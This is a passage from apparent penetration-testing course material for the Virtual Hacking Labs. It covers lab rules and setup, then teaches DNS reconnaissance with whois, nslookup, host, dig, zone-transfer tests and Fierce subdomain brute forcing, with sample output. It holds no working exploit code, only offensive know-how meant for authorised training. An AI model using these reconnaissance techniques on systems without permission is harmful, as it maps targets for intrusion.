A: By 'manually' we mean you cannot exploit the target vulnerabilities by using automated tools, such as Metasploit, or by using publicly available scripts/exploits. Such tools and scripts automate the exploitation process by issuing a series of commands or requests, injecting or uploading a payload with a reverse shell or exploiting/chaining multiple vulnerabilities at once. Most of the times you can also perform these steps manually by issuing the commands or requests yourself.

Q: Which tools am I NOT allowed to use in the manual exploitation of the lab machines?

A: Any tools that automate (part of) the exploitation process, such as Metasploit, Armitage, SQLmap etc.

Q: Can you give an example of a machine that can be rooted manually?

A: In the courseware, in section 5.2 'How to work with exploits and where to find them', we analyse the exploit code for a vulnerability in Apache James. In that code we can see that the script connects to the vulnerable server, adds a user to the system and includes a payload in the username which will be executed as soon as a valid user logs in. With this information you should be able to connect to the vulnerable service and perform the exploitation step by step by manually issuing the necessary commands.

Q: I have exploited a vulnerability that was intended to be exploited manually, such as a file upload vulnerability in a custom web application. Does this vulnerability count?

A: No, in order to apply the vulnerability should be exploitable with publicly available scripts or Metasploit.

Q: Which machines would you recommend to look at for manually exploitable vulnerabilities?

A: While almost every machine contains vulnerabilities that can be exploited manually, we recommend to have a look at the following machines: 36, 53, 58, 95, 113, 200, 241. We will also note the machines that can be exploited manually as extra mile exercises on the Lab Dashboard, such as 36 - Steven.

Q: Am I allowed to use msfvenom to create payloads for the 2 manual machines?

A: Yes, msfvenom is allowed to create payloads.

Q: Am I allowed to use Burp Suite in manual exploitation?

A: Yes, Burp Suite may also be used in manual exploitation.

Q: Am I allowed to use Metasploit multi handler in manual exploitation?

A: Yes, you can use Metasploit multi handler to intercept shells.

Where do you go from here?

At this point you should have installed Kali Linux or Parrot OS and have a working VPN client to access the virtual hacking labs. Before connecting to the labs, we recommend you read through the entire courseware that is included with your lab access. The information provided in the courseware prepares you for the challenges you will face in the labs. The labs are designed to follow a black-box approach as if you're pentesting a real network with a domain controller, Windows/Linux hosts, firewalls, webservers and many more devices. This means that limited information is provided about the lab machines and you will have to go through all the phases of a penetration test in order to successfully compromise the lab machines. It also means that you will train yourself to find solutions to problems by understanding the vulnerabilities and misconfigurations on a level that will allow you not only to take advantage of them, but also to formulate appropriate countermeasures. If you're new to the field of ethical hacking and penetration testing, we recommend that after reading the courseware from cover to cover, you start with the beginner machines before moving on to advanced labs. The courseware describes many tools and techniques that will help you in the process of enumeration, vulnerability identification and exploitation. Of course, if you're more experienced, or maybe even an expert, you can skip the parts and subjects that you're already familiar with and skip straight to the labs.

Lab subnets

When you connect to the Virtual Hacking Labs network you will be assigned a VPN IP depending on the lab to which you've been assigned when you signed up for the Virtual Hacking Labs. You can find the lab number in the order completion e-mail:


Lab access credentials

| Product | Lab access credentials |
|------------|--|
| Month pass | <p>Server: vpnc0x.virtualhackinglabs.com
 Port: 443
 Username: [VHLC ID]
 Password: [Password]
 Lab: 1 << Lab number
 Expires Feb 02, 2020</p> |

In connecting to the VHL lab network you will have access to the lab subnet that corresponds to your lab number. The following table contains an overview of the lab number, subnet with vulnerable machines, VPN IP range and the reset panel location for each lab:

| Lab number | Subnet | VPN IP | Reset Panel |
|------------|--------------|---------------|---|
| Lab 1 | 10.11.1.0/24 | 172.16.1.0/24 | http://10.11.10.10 |
| Lab 2 | 10.12.1.0/24 | 172.16.2.0/24 | http://10.12.10.10 |
| Lab 3 | 10.13.1.0/24 | 172.16.3.0/24 | http://10.13.10.10 |
| Lab 4 | 10.14.1.0/24 | 172.16.4.0/24 | http://10.14.10.10 |
| Lab 5 | 10.15.1.0/24 | 172.16.5.0/24 | http://10.15.10.10 |
| Lab 6 | 10.16.1.0/24 | 172.16.6.0/24 | http://10.16.10.10 |

Note: All lab environments are identical to each other and contain the same lab machines.



Connect to the VHL Lab network to access the network with vulnerable machines.

A detailed overview of all lab machines can be found on the reset panel and the [lab progress page](#) (click the host entries for more detailed information).

Metasploitable 2

Some parts of the courseware are based on the publicly available Metasploitable 2 machine. We've used this machine in order to avoid spoilers for lab machines. All the labs include a Metasploitable 2 machine and can be used by anyone to follow along with the techniques demonstrated in the courseware. The Metasploitable 2 machine for each lab is available on the following IPs:

| Lab number | Metasploitable 2 |
|------------|------------------|
| Lab 1 | 10.11.1.250 |
| Lab 2 | 10.12.1.250 |
| Lab 3 | 10.13.1.250 |
| Lab 4 | 10.14.1.250 |
| Lab 5 | 10.15.1.250 |
| Lab 6 | 10.16.1.250 |

If you prefer to use a local installation of Metasploitable 2 instead, you can download it using the following link:

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Please note that the version of Metasploitable 2 is running on the VHL labs is slightly different from the original version as we've fixed some bugs and made a few small modifications. Nevertheless, following along with a local version is perfectly fine and shouldn't cause any problems.

Lab note: Only a small portion of the courseware is based on the Metasploitable 2 machine. This machine is not vulnerable to all techniques demonstrated in the courseware. The courseware indicates where it may be used.

Lab note: All screenshots in the courseware are for demonstration purposes only. This means the IP addresses in the screenshots do not necessarily reflect those of the

machines in your individual lab network. Even where the IP addresses are the same, the actual machines used may be different. This can mean that the same commands may result in different outputs on the lab network (such as port scan results).

Ready for the labs

After going through the courseware you will be ready to access the Virtual Hacking Labs and practice the practical side of penetration testing. The main goal in the labs is to compromise each machine and get a shell with root/administrator/system privileges. All machines in the labs are rated as a beginner, advanced or as advanced+ machine. The rating for each machine can be found in your reset panel and lab dashboard.

Lab machine difficulty

Let's have a look at the different difficulty ratings for the vulnerable lab machines in more detail.

Beginner machines: Beginners machines are generally easy and usually take a single step or a few easy steps to get root access, for example a remote root exploit or executing a command with sudo. Beginner machines have hints on our progress panel to point you in the right direction when you're stuck. We recommend new students to start with these beginner machines.

Advanced machines: Advanced machines generally require multiple steps to compromise, for example you may need to chain different vulnerabilities together to get a shell and perform privilege escalation to obtain root/administrator. Advanced machines also have hints on the progress panel but the hints are generally less clear than the hints for beginner machines. We recommend starting with the advanced machines when you've finished the beginner machines.

Advanced+ machines: Advanced+ machines are rather difficult compared with beginner machines and do not contain hints on the progress panel. Advanced+ machines might require additional research on topics that are not covered in the courseware and sometimes involve attacking custom applications and exploiting custom vulnerabilities. These machines should be attempted only after you've completed the beginner and advanced machines.

Lab tip: Good lab machines to start with are: [83 - John](#), [36 - Steven](#) and [74 - Mantis](#).

Goals

All machines in the lab network contain a unique key that is stored in a text file named key.txt. The key file contains a number of random characters that will prove (together with screenshots) that you achieved administrator/root access to the machine. The key.txt files are configured in such a way that they can only be read with root/administrator privileges. To apply for the VHL Certificate of Completion you will need to collect at least 20 keys from different machines as well as the documentation mentioned above. Providing the contents of the key file together with screenshots and a description of the exploited vulnerabilities will prove that you have successfully compromised the lab machine.

Windows keys

On Windows machines the unique key is located in the following directory:

C:\Users\Administrator\Desktop

For Windows XP machines the key file is located in the following directory:

C:\documents and settings\Administrator\desktop

Use the following command on Windows to print the contents of the key file to the console:

`type C:\Users\Administrator\Desktop\key.txt`

On Windows XP you will have to run the following command to print the contents of the key file:

`type C:\\"documents and settings"\Administrator\desktop\key.txt`

[Linux keys](#)

On Linux machines the unique key is located in the following directory:

`/root/`

Use the following command on Linux to print the contents of the key file to the console:

`cat /root/key.txt`

[Android keys](#)

The key file for Android devices is located in the following directory:

`/data/root/key.txt`

Use the following command on Android to print the contents of the key file to the console:

`cat /data/root/key.txt`

Note: The Metasploitable 2 machines do not contain a key file.

Lab Progress & Hints

On the Penetration Testing Lab dashboard you can keep track of your progress and find information about the vulnerable hosts. When you click on the name of a specific host you will be taken to a page with more information about the specific machine, such as the IP addresses in the different lab environments, the operating system and hints for the beginner and advanced machines (Advanced+ machines don't contain hints). The hints can be used to help you move forward when you're stuck at a specific machine and unable to proceed. Because a large part of the VHL learning experience is to find solutions for problems, we recommend you only use the hints when you're really stuck and unable to proceed.

PENETRATION TESTING LAB PROGRESS

On the Penetration Testing Lab progress page you can track your progress in the labs and find information about the vulnerable hosts. When you **click on the name of a specific host** you will be taken to a page with machine information such as the IP addresses in the different labs, the operating system and hints for the beginner and advanced machines (Advanced+ machines are excluded from hints). The hints can be used when you're stuck at a specific machine and will help you move forward when you're unable to proceed. To maintain the best learning experience we recommend you only use these hints when you're stuck at a specific host.

Note: In the upcoming days we will be adding more information and hints to the host pages.

LAB PROGRESS

| No. | Name | Ip | Difficulty | Progress |
|-----|---------------|-----------|------------|------------------|
| 2 | ➤ Lucky | 10.1x.1.2 | Advanced | COMPLETED! |
| 3 | ➤ Techblog | 10.1x.1.3 | Advanced | MARK AS COMPLETE |
| 4 | ➤ Backupadmin | 10.1x.1.4 | Advanced | COMPLETED! |
| 6 | ➤ Web01-Dev | 10.1x.1.6 | Advanced | COMPLETED! |

STUDENT PANEL

You completed **1/48** chapters.
You rooted **16/31** hosts.

[PENETRATION TESTING COURSE](#)

[LAB PROGRESS](#)

Last courseware update: August 11, 2017

[DOWNLOAD COURSEWARE PDF](#)

[CERTIFICATE REQUEST](#)

[RENEW MEMBERSHIP](#)

BADGES





The [lab dashboard](#) can be accessed from the [course page](#).

3 Information Gathering

In the information gathering phase of a penetration test you gather as much information as possible about the targets, networks and connected hosts. In general, more information means a better understanding of the systems and a wider attack surface which, in turn, leads to better vulnerability assessments and better penetration testing results. In this chapter we will be looking at passive and active information gathering, network enumeration and host enumeration ('enumeration' is the term given to listing the technical elements).

Passive information gathering focuses on gathering information from publicly available sources, such as search engines, WHOIS databases, company websites and social media accounts, while active information gathering techniques involve a direct connection to and contact with the target to collect information about it. Examples of active information gathering techniques include ports scans, banner grabbing, protocol enumeration (SMB/SNMP/FTP/HTTP etc.) and vulnerability scans. In the active enumeration section, we will start by looking at a few host discovery techniques that you can use to find live hosts and networked devices on the target network. Then you will learn how to enumerate the hosts by fingerprinting the operating systems and identifying services running on the system.

As this courseware is aimed at preparing you for the practical part of the course, we will only look briefly at passive information gathering before continuing with network and host enumeration and how to work with specific tools and results.

Passive information gathering

Passive information gathering is the process of collecting information about a specific target from publicly available sources that can be accessed by anyone. They include search engine data, social media, online databases and even the company website. This kind of information gathering is all about 'getting to know your target' and is usually performed before starting the actual penetration test because it may yield valuable information for later use. Intentionally or unintentionally, many companies leak information that can be picked up by hackers without ever touching the company servers. Some of this information can be important and, when combined with other data, may become a serious security threat. Think of how employee names can be combined with company naming conventions to generate real and useable account names. This kind of data can be used to perform more effective password attacks for hackers to gain an initial beachhead on the company network.

Passive information gathering activities should be focused on identifying IP addresses, (sub)domains, finding external partners and services, the types of technologies used and any other useful information (including the names of employees working at the company, e-mail addresses, websites, customers, naming conventions, E-mail & VPN systems and sometimes even passwords).

There are numerous sources that can be used for passive enumeration including:

- Google, Bing, Yahoo, Shodan, Netcraft and other search engines
- Social media such as LinkedIn, Twitter, Facebook & Instagram
- Company websites
- Press releases
- Discussion forums
- Whois databases
- Data Breaches

Semi-passive information gathering

Earlier we mentioned that passive information gathering techniques do not touch company servers meaning that no record of your activity will appear on systems logs owned or managed by the company. When passive information gathering methods do connect to (company) servers to obtain intelligent behaviour and activities that appear normal, we are talking about semi-passive information gathering. An example would, for instance, be visiting the target's company website to collect information about staff or technology that is in use by the target. During this visit the pentester mimics the behaviour of a regular visitor and only clicks visible links, access public locations and behave as any regular visitor would do without drawing attention. In such a case any intrusion detection system (IDS) or systems technician will be unable to distinguish the pentester's traffic from other regular traffic and the activity will pass unnoticed.

In the following sections we'll look at some techniques and tools that can aid in the process of passive information gathering, starting with DNS enumeration.

DNS Enumeration

DNS enumeration is the process of identifying the DNS servers and the corresponding DNS records. DNS stands for Domain Name System which is a database containing information about domain names and their corresponding IP addresses. The DNS system is responsible for translating human-

readable hostnames into machine-readable IP addresses. The most important records to look for in DNS enumeration are the:

- **A (address)** records containing the IP address of the domain.
- **MX** records, which stands for Mail Exchange, contain the mail exchange servers.
- **CNAME** records used for aliasing domains. CNAME stands for Canonical Name and links any sub-domains with existing domain DNS records.
- **NS** records, which stands for Name Server, indicates the authoritative (or main) name server for the domain.
- **SOA** records, which stands for State of Authority, contain important information about the domain such as the primary name server, a timestamp showing when the domain was last updated and the party responsible for the domain.
- **PTR** or Pointer Records map an IPv4 address to the CNAME on the host. This record is also called a 'reverse record' because it connects a record with an IP address to a hostname instead of the other way around.
- **TXT** records contain text inserted by the administrator (such as notes about the way the network has been configured).

The information retrieved during DNS enumeration will consist of details about names servers and IP addresses of potential targets (such as mail servers, sub-domains etc).

Some tools used for DNS enumeration included with Kali Linux are: whois, nslookup, dig, host and automated tools like Fierce, DNSenum and DNSrecon. Let's briefly review these tools and see how we can use them for DNS enumeration.

Note: Performing DNS enumeration with tools like whois, host and nslookup without prior permission of the domain owner is not illegal because they use information that is publicly available. You can use these tools on any domain you like. However, at the time of writing, there is an unresolved issue in the EU regarding Whois and the General Data Protection Regulation. The EU maintains that Whois records contain personally identifiable data and this may mean that Whois records will be blocked for everyone except authorised law enforcement authorities.

Whois

A Whois lookup can be used to get general information about the domain such as the registrar, domain owner, their contact information and the DNS server used. You can issue a Whois query for a certain domain using the following command:

whois [domain]

Let's try a Whois query on the 'google.com' domain:

```
root@kali:~# whois google.com
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2018-02-21T18:36:40Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2020-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2018-08-15T15:03:09Z <<<
```

As we can see it returns a lot of information including the creation date of the domain, the name servers and registrant contact information.

Nslookup

Nslookup stands for Name Server lookup and this tool is used for querying the domain name system in order to obtain DNS records. By default, nslookup translates a domain name to an IP address using the following command:

nslookup [domain]

```
root@kali:~# nslookup google.com
Server:      192.168.31.2
Address:     192.168.31.2#53

Non-authoritative answer:
Name:   google.com
Address: 172.217.17.78
Name:   google.com
Address: 2a00:1450:400e:80a::200e
```

The domain name google.com in this case translates to IP address 172.217.17.78.

You can also query DNS records using the option **-type=[Record type]** followed by the DNS record type like this:

nslookup -type=[Record type] [domain]

By way of example, the following query specifies 'any' as DNS record type and will return all DNS records for the 'hackingtutorials.org' domain:

nslookup -type=any hackingtutorials.org

```
root@kali:~# nslookup -type=any hackingtutorials.org
Server:      10.11.1.1
Address:     10.11.1.1#53

Non-authoritative answer:
hackingtutorials.org  text = "v=spf1 ?all"
hackingtutorials.org  mail exchanger = 10 srv1.flexfilter.nl.
hackingtutorials.org  mail exchanger = 10 srv2.flexfilter.nl.
Name:   hackingtutorials.org
Address: 212.114.110.154
hackingtutorials.org
    origin = ns1.flexwebhosting.nl
    mail addr = hostmaster.hackingtutorials.org
    serial = 2100000007
    refresh = 14400
    retry = 3600
    expire = 604800
    minimum = 86400
hackingtutorials.org  nameserver = ns3.flexwebhosting.com.
hackingtutorials.org  nameserver = ns1.flexwebhosting.nl.
hackingtutorials.org  nameserver = ns2.flexwebhosting.nl.

Authoritative answers can be found from:
hackingtutorials.org  nameserver = ns3.flexwebhosting.com.
hackingtutorials.org  nameserver = ns1.flexwebhosting.nl.
hackingtutorials.org  nameserver = ns2.flexwebhosting.nl.
ns2.flexwebhosting.nl  internet address = 85.17.41.33
ns3.flexwebhosting.com  internet address = 85.92.140.133
ns1.flexwebhosting.nl  internet address = 82.192.67.204
```

This more detailed command has returned several useful DNS records such as a text/SPF record and the mail exchanger records.

SPF Record: A Sender Policy Framework (SPF) record is a type of Domain Name Service (DNS) record that identifies which mail servers are permitted to send email on behalf of your domain. The purpose of an SPF record is to prevent spammers from sending messages with forged 'From' addresses purporting to come from your domain. The receiving mail server can use the SPF record to check if the message comes from an authorized mail server. If not, it will be flagged as suspicious on the receiving end.

Host

Host is another simple application for performing DNS lookups. It can be used to convert domain names to IP addresses and vice versa. When we type the command 'host' in the terminal we will get a list of options explaining how to use the application:

```
root@kali:~# host
Usage: host [-aCdrlriTwv] [-c class] [-N ndots] [-t type] [-W time]
           [-R number] [-m flag] hostname [server]
  -a is equivalent to -v -t ANY
  -c specifies query class for non-IN data
  -C compares SOA records on authoritative nameservers
  -d is equivalent to -v
  -l lists all hosts in a domain, using AXFR
  -i IP6.INT reverse lookups
  -N changes the number of dots allowed before root lookup is done
  -r disables recursive processing
  -R specifies number of retries for UDP packets
  -s a SERVFAIL response should stop query
  -t specifies the query type
  -T enables TCP/IP mode
  -v enables verbose output
  -w specifies to wait forever for a reply
  -W specifies how long to wait for a reply
  -4 use IPv4 query transport only
  -6 use IPv6 query transport only
  -m set memory debugging flag (trace|record|usage)
  -V print version number and exit
```

The following commands perform a DNS lookup on the domain ‘google.com’. The first command returns the different IP addresses associated with ‘google.com’. The second command conducts a reverse lookup on one of the IP addresses retrieved. The third also demonstrates a reverse lookup on the public DNS with the IP address 8.8.8.8:

```
root@kali:~# host google.com
google.com has address 74.125.133.139
google.com has address 74.125.133.101
google.com has address 74.125.133.138
google.com has address 74.125.133.102
google.com has address 74.125.133.113
google.com has address 74.125.133.100
google.com has IPv6 address 2a00:1450:400c:c07::8a
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
root@kali:~# host 74.125.133.139
139.133.125.74.in-addr.arpa domain name pointer wo-in-f139.1e100.net.
root@kali:~# host 8.8.8.8
8.8.8.8.in-addr.arpa domain name pointer google-public-dns-a.google.com.
```

Zone transfers

DNS is regarded as a very critical component for applications and services to function properly. For this reason, DNS servers are frequently set up to be highly-available and when the one DNS server goes down a secondary will take over. In order to have this setup function properly we have to make sure that both DNS servers contain the same data and therefore multiple DNS servers need to ‘synchronize’ data with each other on a regular basis. A mechanism to replicate DNS databases (containing DNS records) across a set of DNS servers is called a zone transfer, the replicated database is called a ‘DNS zone’. A zone transfer occurs when the information from the primary DNS server is replicated on one or more secondary DNS servers. While DNS zone transfers are perfectly fine between DNS servers that are intended to share zones, they can unintentionally leak sensitive information to an attacker that would otherwise not be available. While DNS records itself are not sensitive, a DNS zone may reveal a complete list of all hosts for a given zone. This zone may contain sensitive data, such as hostnames, and can provide a larger attack surface for attackers - especially

when a company uses a lot of custom sub-domains that are hard to discover using brute force techniques. This misconfiguration can lead to an attack surface consisting of less secure staging servers, business applications with a web interface, VOIP setups and references to every local branch of an organization. Good security practice (which is typical on most DNS servers) is to turn off zone transfers for the public.

Even if it is rare to find domain name servers that allow zone transfers for the public, it is still worth checking with tools like Host or Fierce just in case. On that rare occasion when the DNS server does allow public zone transfers, you will want to catch this possible security threat and advise your client to disable it.

Note: A little while ago I was performing some passive information gathering on a large company with over \$700 million in revenue per year. One would expect a company of this size would follow good security practices and avoid unnecessary information exposure through something like zone transfers. Unfortunately, this was not the case. The zone file exposed 100's of subdomains and IP addresses for every company owned by this business. This misconfiguration exposed a huge attack surface containing IP addresses of many web services that were exposed to the internet ranging from business applications to services that control domotic systems. Remember this is a DNS issue, a reverse name server lookup exposed 100's of other domains owned by the company that also allows zone transfers.

How to test for zone transfers with host

Let's look at how we can test to see if the name servers used by google.com allow zone transfers. First, we will retrieve the name servers for this domain with Host. Then we will use Host again to test for zone transfers on the name server.

To retrieve the name servers for the google.com domain name we use the following command:

```
host -t ns google.com
```

```
root@kali:~# host -t ns google.com
google.com name server ns3.google.com.
google.com name server ns2.google.com.
google.com name server ns1.google.com.
google.com name server ns4.google.com.
```

Now that we know the name server we can supply it as an argument in the following command:

```
host -t axfr -l google.com ns1.google.com
```

```
root@kali:~# host -t axfr -l google.com ns1.google.com
Trying "google.com"
Using domain server:
Name: ns1.google.com
Address: 216.239.32.10#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15383
;; flags: qr aa; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.           IN      AXFR

;; AUTHORITY SECTION:
google.com.        60      IN      SOA      ns2.google.com. dns-admin.google.com. 178055683 900 900 1800 60
; Transfer failed.
```

As we already expected, the Google DNS server does not allow zone transfers and the request failed.

Exercise: This DNS server does not allow zone transfers. Can you check if the DNS servers for zonetransfer.me allow zone transfers? Take a second to look at the results and think about the security implications.

Dig

Dig, short for Domain Information Groper, is another tool to query DNS servers. Type dig -h to retrieve a list of options:

```
root@kali:~# dig -h
Usage: dig [@global-server] [domain] [q-type] [q-class] {q-opt}
          {global-d-opt} host [@local-server] {local-d-opt}
          [ host [@local-server] {local-d-opt} [...] ]
Where: domain   is in the Domain Name System
       q-class  is one of (in,hs,ch,...) [default: in]
       q-type   is one of (a,any,mx,ns,soa,hinfo,axfr,txt,...) [default:a]
                  (Use ixfr=version for type ixfr)
       q-opt    is one of:
                  -4          (use IPv4 query transport only)
                  -6          (use IPv6 query transport only)
                  -b address[#port] (bind to source address/port)
                  -c class    (specify query class)
                  -f filename  (batch mode)
                  -i          (use IP6.INT for IPv6 reverse lookups)
                  -k keyfile   (specify tsig key file)
                  -m          (enable memory usage debugging)
                  -p port      (specify port number)
                  -q name      (specify query name)
                  -t type      (specify query type)
                  -u          (display times in usec instead of msec)
                  -x dot-notation (shortcut for reverse lookups)
                  -y [hmac:]name:key (specify named base64 tsig key)
d-opt      is of the form +keyword[=value], where keyword is:
          +[no]aaonly    (Set AA flag in query (+[no]aaflag))
          +[no]additional (Control display of additional section)
          +[no]adflag     (Set AD flag in query (default on))
          +[no]all        (Set or clear all display flags)
          +[no]answer     (Control display of answer section)
          +[no]authority   (Control display of authority section)
          +[no]besteffort  (Try to parse even illegal messages)
          +bufsize=###     (Set EDNS0 Max UDP packet size)
          +[no]cdflag      (Set checking disabled flag in query)
          +[no]cl          (Control display of class in records)
          +[no]cmd         (Control display of command line)
          +[no]comments    (Control display of comment lines)
```

Let's briefly walk through a few dig commands to get a better understanding of how to use dig.

To query a specific record type you can use the -t option (just like with Host). The following command retrieves the mx (mail exchange) records for the google.com domain:

dig -t mx google.com

Or you can request all records by specifying 'any' as a parameter:

dig -t any google.com

```
root@kali:~# dig -t any google.com
; <>> DiG 9.10.3-P4-Debian <>> -t any google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22591
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;google.com.           IN      ANY
;; ANSWER SECTION:
google.com.          5       IN      A       172.217.20.110
google.com.          5       IN      MX      10 aspmx.l.google.com.
google.com.          5       IN      MX      40 alt3.aspmx.l.google.com.
google.com.          5       IN      MX      20 alt1.aspmx.l.google.com.
google.com.          5       IN      NS      ns1.google.com.
google.com.          5       IN      NS      ns3.google.com.
google.com.          5       IN      MX      50 alt4.aspmx.l.google.com.
google.com.          5       IN      TXT    "v=spf1 include:_spf.google.com ~all"
google.com.          5       IN      SOA    ns4.google.com. dns-admin.google.com. 178055683 900 900 1800 60
google.com.          5       IN      NS      ns4.google.com.
google.com.          5       IN      MX      30 alt2.aspmx.l.google.com.
google.com.          5       IN      NS      ns2.google.com.
google.com.          5       IN      AAAAA  2a00:1450:400e:80b::200e
;; Query time: 19 msec
;; SERVER: 192.168.137.2#53(192.168.137.2)
;; WHEN: Wed Dec 06 04:29:52 EST 2017
;; MSG SIZE rcvd: 357
```

We can also test for zone transfers with Dig using the following command:

```
dig axfr @nsztm1.digi.ninja zonetransfer.me
```

Although the following screenshot was snipped, this command outputs all DNS records for the zonetransfer.me domain:

```
root@kali:~# dig axfr @nsztm1.digi.ninja zonetransfer.me
; <>> DiG 9.10.3-P4-Debian <>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.    7200   IN      SOA    nsztm1.digi.ninja. robin.digi.ninja. 2017042001 172800 900 1209600 3600
zonetransfer.me.    300    IN      HINFO  "Casio fx-700G" "Windows XP"
zonetransfer.me.    301    IN      TXT    "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.    7200   IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.    7200   IN      A       217.147.177.157
zonetransfer.me.    7200   IN      NS      nsztm1.digi.ninja.
zonetransfer.me.    7200   IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN  SRV   0 5060 www.zonetransfer.me.
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
```

Note: ZoneTransfer.me is a great project to educate people about the implications of zone transfers. More information about zone transfers and the zonetransfer.me project is available here: <https://digi.ninja/projects/zonetransferme.php>

Fierce

Fierce is a reconnaissance tool written in Perl to locate non-contiguous IP space and hostnames using DNS. This tool helps to locate likely targets both inside and outside corporate networks.

Type fierce -h for a list of options and usage instructions. Let's run Fierce on the 'google.com' domain with the following command:

```
fierce -dns google.com
```

```

root@kali:~# fierce -dns google.com
DNS Servers for google.com:
    ns2.google.com
    ns4.google.com
    ns3.google.com
    ns1.google.com

Trying zone transfer first...
    Testing ns2.google.com
        Request timed out or transfer not allowed.
    Testing ns4.google.com
        Request timed out or transfer not allowed.
    Testing ns3.google.com
        Request timed out or transfer not allowed.
    Testing ns1.google.com
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
172.217.17.36  academico.google.com
172.217.17.45  accounts.google.com
172.217.17.46  admin.google.com
172.217.17.46  ads.google.com
172.217.17.46  ai.google.com
172.217.17.46  alerts.google.com
172.217.17.36  ap.google.com
172.217.17.46  apps.google.com

```

The first thing that Fierce does is locating the name servers for the given domain. Next it tries to perform a zone transfer on every name server, checks for a wildcard DNS record and finally brute forces subdomains using an internal wordlist. Once the scan is finished Fierce will show any subdomains found at the bottom of the output. By default, Fierce uses its own wordlist, but you can also use your own wordlist by specifying it in the wordlist option as follows:

fierce -dns google.com --wordlist [path to wordlist]

Before we proceed with the next DNS enumeration tool let's have a brief look at what a wildcard domain is exactly.

Wildcard domains

A Wildcard DNS record is a DNS record that will match any request when there is no record available that explicitly matches that request. The Wildcard DNS record is usually defined using an asterisk as the first label: *.domain.com. Let's clarify that with an example:

| | | |
|-----------------|---|---------|
| www.domain.com | A | 1.1.1.1 |
| vpn.domain.com | A | 1.1.1.2 |
| test.domain.com | A | 1.1.1.3 |
| *.domain.com | A | 1.1.1.1 |

If we request the IP address for 'www.domain.com' we will be given the IP 1.1.1.1. If we request the IP address for 'vpn.domain.com' we will get 1.1.1.2 and so on. When we request the IP for a domain that is not explicitly defined, such as 8u1fc.domain.com, we will get the wildcard response of 1.1.1.1.

